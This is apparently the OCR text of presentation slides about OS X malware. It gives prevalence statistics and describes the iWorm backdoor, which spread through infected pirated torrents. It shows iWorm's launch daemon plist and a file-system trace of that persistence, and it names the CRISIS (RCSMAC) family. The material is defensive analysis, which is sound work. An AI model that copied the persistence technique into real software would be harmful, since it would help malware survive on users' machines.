
outbreaks → virology

diagnostics → analysis

health & happiness


Part 0x1: Outbreaks

overview of recent OS X malware specimens



Malware on OS X

YES; IT EXISTS AND IS GETTING MORE PREVALENT



> *"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers." -apple.com (2012)*


2014: *"nearly 1000 unique attacks on Macs; 25 major families"*
-kasperksy

2015: OS X most vulnerable software by CVE count
-cve details

2015: *"The most prolific year in history for OS X malware...5x more OS X malware appeared in 2015 than during the previous five years combined"*
-bit9


OS X/iWorm

'STANDARD' BACKDOOR, PROVIDING SURVEY, DOWNLOAD/EXECUTE, ETC.




Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

infected torrents



Key	Type	Value
▼ Root	Dictionary	(3 items)
Label	String	com.JavaW
▼ ProgramArguments	Array	(1 item)
Item 0	String	/Library/Application Support/JavaW/JavaW
RunAtLoad	Boolean	YES

launch daemon plist



```
# fs_usage -w -f filesys
20:28:28.727871  open    /Library/LaunchDaemons/com.JavaW.plist
20:28:28.727890  write   B=0x16b
```

persisting

launch daemon


survey

download

execute

OS X/CRISIS (RCSMAC)

